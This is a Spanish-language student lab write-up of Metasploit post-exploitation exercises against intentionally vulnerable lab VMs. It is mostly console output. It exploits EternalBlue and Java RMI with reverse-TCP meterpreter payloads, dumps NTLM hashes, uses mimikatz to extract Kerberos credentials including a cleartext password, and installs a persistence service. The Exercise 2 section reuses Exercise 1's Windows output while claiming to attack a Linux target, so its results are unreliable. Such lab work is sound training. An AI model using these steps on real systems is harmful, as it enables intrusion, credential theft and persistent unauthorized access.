EJERCICIOS INTRODUCCIÓN A LA POST-EXPLOTACIÓN Y PERSISTENCIA

Prerrequisitos
Kali Linux
Windowsploitable
Metasploitable2

Ejercicio 1 - Metasploit


Crear un workspace para la siguiente auditoría con el nombre Windowsploitable.
Explotar la vulnerabilidad EternalBlue usando un payload meterpreter.
Volcar los hashes con comando meterpreter, o módulo de post-explotación de ser necesario.
Comprobar que las credenciales estan añadidas a nuestro workspace.
Crackear los hashes almacenados usando el módulo destinado a ello.
Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.

Ejercicio 2 - Metasploit


Crear un workspace para la siguiente auditoría con el nombre Metasploitable2.
Explotar la vulnerabilidad Java_RMI usando un payload meterpreter.
Volcar los hashes con comando meterpreter, o módulo de post-explotación de ser necesario.
Comprobar que las credenciales estan añadidas a nuestro workspace.
Crackear los hashes almacenados usando el módulo destinado a ello.
Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.

Ejercicio1 Metasploit

Creo workspace...




Exploto la vulnerabilidad eternalblue con el payload meterpreter…




```
msf6 > search CVE-2017-0144

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Descripti
on
   -  ----                                      ---------------  ----     -----  ---------
--
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010
SMB RCE Detection
   2  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBL
EPULSAR Remote Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/
smb/smb_doublepulsar_rce

msf6 >
```

```
smb/smb_doublepulsar_rce

msf6 > use 2
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_doublepulsar_rce) > options

Module options (exploit/windows/smb/smb_doublepulsar_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
```



No va, pruebo con otro…



```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.101       yes       The target host(s), see https://docs.metasploit.com/docs/
                                             using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                             Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
                                              affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects W
                                             indows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Consigo entrar…

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1
x64 (64-bit)
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.101:49163) at 2024-03-01 20:19:11 +0100

meterpreter >
```

Volcar los hashes…

```
[+] 10.0.2.101:445 - =-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=
[*] Meterpreter session 2 open

meterpreter > hashdump
```

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
meterpreter >
```

Pongo en background la sesión…

```
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b5
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Para comprobar que nos ha guardado los hashes…

```
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b521
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
```

```
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
Credentials
===========

host        origin      service        public          private                                                                 realm  privat
e_type  JtR Format
----        ------      -------        ------          -------                                                                 -----  ------
----    ----------

10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13               NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12               NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a               NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6               NTLM h
ash     nt,lm

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Vuelvo a la sesión…

```
Active sessions
===============

  Id  Name  Type                     Information                  C
  --  ----  ----                     -----------                  -
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  1

msf6 exploit(windows/smb/ms17_010_eternalblue) > session -i 2
[-] Unknown command: session
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Craquear los credenciales…


```
meterpreter > creds_kerberos
[-] The "creds_kerberos" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials

Username  Domain         Password
--------  ------         --------
(null)    (null)         (null)
heteam$   empresa.local  e9 c6 27 cb 97 f1 86 74 10 16 d6 dd 41 a1 ce a2 30 b1 d5 0a c3 f3 3a c9 5b 66 b5 6f c3 9c 26 2f c8 3e fe 5f
                         d3 e3 4b 50 9d 17 94 e9 dd e5 80 53 91 4f 16 6f 25 21 b4 96 0f 94 79 72 e3 f3 e4 6b 70 e6 1d b3 35 41 f4 78
                         d6 9b c1 98 d3 47 28 f6 9c 90 27 8d 0c f9 b5 b2 a6 8a 2e 69 b9 dd 00 f8 35 cb 5c 2d 53 ef bc 9e 91 bd 1d 14
                         1c 49 37 d2 1d d2 f2 55 d3 c7 cb 7e 37 50 e8 3e 7d 7d cb cb 5f ca 73 b2 b6 8b 3d 96 69 78 e2 ab c5 7e ae bf
                         41 48 d1 60 90 2d c9 42 18 66 36 06 5c f9 9c 0d 3a 17 36 3d ad a0 3e 0b d1 71 cf c2 1e fb be 85 df 63 3f ad
                         f9 7f d6 14 ff 79 fa 2e be 4b 0a fb 5e 1d 72 d7 03 b6 14 c9 ae 6d bc 86 d6 74 6f 33 23 ee 9b a2 34 f4 04 5b
                         6d fc 81 ac 4b 63 da 30 7d 45 89 64 40 19 3e 35 1d 0b 00 64 c8 ce 76 42
heteam$   EMPRESA.LOCAL  e9 c6 27 cb 97 f1 86 74 10 16 d6 dd 41 a1 ce a2 30 b1 d5 0a c3 f3 3a c9 5b 66 b5 6f c3 9c 26 2f c8 3e fe 5f
                         d3 e3 4b 50 9d 17 94 e9 dd e5 80 53 91 4f 16 6f 25 21 b4 96 0f 94 79 72 e3 f3 e4 6b 70 e6 1d b3 35 41 f4 78
                         d6 9b c1 98 d3 47 28 f6 9c 90 27 8d 0c f9 b5 b2 a6 8a 2e 69 b9 dd 00 f8 35 cb 5c 2d 53 ef bc 9e 91 bd 1d 14
                         1c 49 37 d2 1d d2 f2 55 d3 c7 cb 7e 37 50 e8 3e 7d 7d cb cb 5f ca 73 b2 b6 8b 3d 96 69 78 e2 ab c5 7e ae bf
                         41 48 d1 60 90 2d c9 42 18 66 36 06 5c f9 9c 0d 3a 17 36 3d ad a0 3e 0b d1 71 cf c2 1e fb be 85 df 63 3f ad
                         f9 7f d6 14 ff 79 fa 2e be 4b 0a fb 5e 1d 72 d7 03 b6 14 c9 ae 6d bc 86 d6 74 6f 33 23 ee 9b a2 34 f4 04 5b
                         6d fc 81 ac 4b 63 da 30 7d 45 89 64 40 19 3e 35 1d 0b 00 64 c8 ce 76 42
usuario   EMPRESA.LOCAL  Master19

meterpreter >
```

Persistencia…intentar mantener la sesión, que no nos echen…

Buscando el exploit de la persistencia…

```
usuario   EMPRESA.LOCAL  Master19


meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > search windows persistence
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search windows persistence

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/windows/local/ps_wmi_exec                   2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   1   exploit/windows/local/vss_persistence               2011-10-21       excellent  No     Persistent Payload in Windows Volume Sh
adow Copy
   2   post/windows/manage/sshkey_persistence                               good       No     SSH Key Persistence
   3   post/windows/manage/sticky_keys                                      normal     No     Sticky Keys Persistence Module
   4   exploit/windows/local/wmi_persistence               2017-06-06       normal     No     WMI Event Subscription Persistence
   5   post/windows/gather/enum_ad_managedby_groups                         normal     No     Windows Gather Active Directory Managed
 Groups
   6   post/windows/manage/persistence_exe                                  normal     No     Windows Manage Persistent EXE Payload I
nstaller
   7   exploit/windows/local/s4u_persistence               2013-01-02       excellent  No     Windows Manage User Level Persistent Pa
yload Installer
   8   exploit/windows/local/persistence                   2011-10-19       excellent  No     Windows Persistent Registry Startup Pay
load Installer
   9   exploit/windows/local/persistence_service           2018-10-20       excellent  No     Windows Persistent Service Installer
   10  exploit/windows/local/registry_persistence          2015-07-01       excellent  Yes    Windows Registry Only Persistence
   11  exploit/windows/local/persistence_image_exec_options 2008-06-28      excellent  No     Windows Silent Process Exit Persistence

Interact with a module by name or index. For example info 11, use 11 or use exploit/windows/local/persistence_image_exec_options

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```




```
Interact with a module by name or index. For example info 11, use 11 or use exploit/windows/local/persistence_image_exec_options

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 9
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) >
```

Le meto como parámetro la sesión…

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 9
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence_service) > set session 2
session => 2
msf6 exploit(windows/local/persistence_service) >
```

Consigo entrar recuperando…

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Running module against HETEAM
[+] Meterpreter service exe written to C:\Windows\TEMP\drchHksL.exe
[*] Creating service mVSjlllQ
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/HETEAM_20240301.4011/HETEAM_20240301.4011.rc
[*] Sending stage (175686 bytes) to 10.0.2.101
[*] Meterpreter session 3 opened (10.0.2.5:4444 → 10.0.2.101:49165) at 2024-03-01 20:40:48 +0100

meterpreter >
```

Ya solamente quedaría encender la máquina de nuevo para ver que hay persistencia.

Ejercicio 2 - Metasploit
Crear un workspace para la siguiente auditoría con el nombre Metasploitable2.
Explotar la vulnerabilidad Java_RMI usando un payload meterpreter.
Volcar los hashes con comando meterpreter, o módulo de post-explotación de ser necesario.
Comprobar que las credenciales estan añadidas a nuestro workspace.
Crackear los hashes almacenados usando el módulo destinado a ello.
Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.

```
msf6 > workspace -a metaesploitable2
[*] Added workspace: metaesploitable2
[*] Workspace: metaesploitable2
msf6 >
```

```
msf6 > search Java_RMI

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Regist
ry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server
 Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server
 Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnect
ionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi
_connection_impl
```

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                         g-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must b
                                         e an address on the local machine or 0.0.0.0 to listen on all
                                          addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generat
                                         ed)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:1099 - Using URL: http://10.0.2.5:8080/x3AfVluKi
[*] 10.0.2.4:1099 - Server started.
[*] 10.0.2.4:1099 - Sending RMI Header ...
[*] 10.0.2.4:1099 - Sending RMI Call ...
[*] 10.0.2.4:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.4:54459) at 2024-03-02 11:09:53 +0100

meterpreter >
```

Bajo los hashes…

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b52183304666138c13:::
meterpreter >
```

Comprobamos que están añadidas a nuestro workspace…

```
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
Credentials
===========

host        origin      service        public          private                                                                 realm  privat
e_type  JtR Format
----        ------      -------        ------          -------                                                                 -----  ------
10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:56de775b27edc2b5218330466613 8c13         NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12         NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a         NTLM h
ash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:35c3a8558c28708f926e58ea7b8a6dc6         NTLM h
ash     nt,lm

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Los craqueo…

```
meterpreter > creds_kerberos
[-] The "creds_kerberos" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_kerberos
[+] Running as SYSTEM
[+] Retrieving kerberos credentials
kerberos credentials
====================

Username  Domain         Password
--------  ------         --------
(null)    (null)         (null)
heteam$   empresa.local  e9 c6 27 cb 97 f1 86 74 10 16 d6 dd 41 a1 ce a2 30 b1 d5 0a c3 f3 3a c9 5b 66 b5 6f c3 9c 26 2f c8 3e fe 5f
                         d3 e3 4b 50 9d 17 94 e9 dd e5 80 53 91 4f 16 6f 25 21 b4 96 0f 94 79 72 e3 f3 e4 6b 70 e6 1d b3 35 41 f4 78
                         d6 9b c1 98 d3 47 28 f6 9c 90 27 8d 0c f9 b5 b2 a6 8a 2e 69 b9 dd 00 f8 35 cb 5c 2d 53 ef bc 9e 91 bd 1d 14
                         1c 49 37 d2 1d d2 f2 55 d3 c7 cb 7e 37 50 e8 3e 7d 7d cb cb 5f ca 73 b2 b6 8b 3d 96 69 78 e2 ab c5 7e ae bf
                         41 48 d1 60 90 2d c9 42 18 66 36 06 5c f9 9c 0d 3a 17 36 3d ad a0 3e 0b d1 71 cf c2 1e fb be 85 df 63 3f ad
                         f9 7f d6 14 ff 79 fa 2e be 4b 0a fb 5e 1d 72 d7 03 b6 14 c9 ae 6d bc 86 d6 74 6f 33 23 ee 9b a2 34 f4 04 5b
                         6d fc 81 ac 4b 63 da 30 7d 45 89 64 40 19 3e 35 1d 0b 00 64 c8 ce 76 42
heteam$   EMPRESA.LOCAL  e9 c6 27 cb 97 f1 86 74 10 16 d6 dd 41 a1 ce a2 30 b1 d5 0a c3 f3 3a c9 5b 66 b5 6f c3 9c 26 2f c8 3e fe 5f
                         d3 e3 4b 50 9d 17 94 e9 dd e5 80 53 91 4f 16 6f 25 21 b4 96 0f 94 79 72 e3 f3 e4 6b 70 e6 1d b3 35 41 f4 78
                         d6 9b c1 98 d3 47 28 f6 9c 90 27 8d 0c f9 b5 b2 a6 8a 2e 69 b9 dd 00 f8 35 cb 5c 2d 53 ef bc 9e 91 bd 1d 14
                         1c 49 37 d2 1d d2 f2 55 d3 c7 cb 7e 37 50 e8 3e 7d 7d cb cb 5f ca 73 b2 b6 8b 3d 96 69 78 e2 ab c5 7e ae bf
                         41 48 d1 60 90 2d c9 42 18 66 36 06 5c f9 9c 0d 3a 17 36 3d ad a0 3e 0b d1 71 cf c2 1e fb be 85 df 63 3f ad
                         f9 7f d6 14 ff 79 fa 2e be 4b 0a fb 5e 1d 72 d7 03 b6 14 c9 ae 6d bc 86 d6 74 6f 33 23 ee 9b a2 34 f4 04 5b
                         6d fc 81 ac 4b 63 da 30 7d 45 89 64 40 19 3e 35 1d 0b 00 64 c8 ce 76 42
usuario   EMPRESA.LOCAL  Master19

meterpreter >
```

Persistencia…

```
meterpreter > bg
[*] Backgrounding session 1...
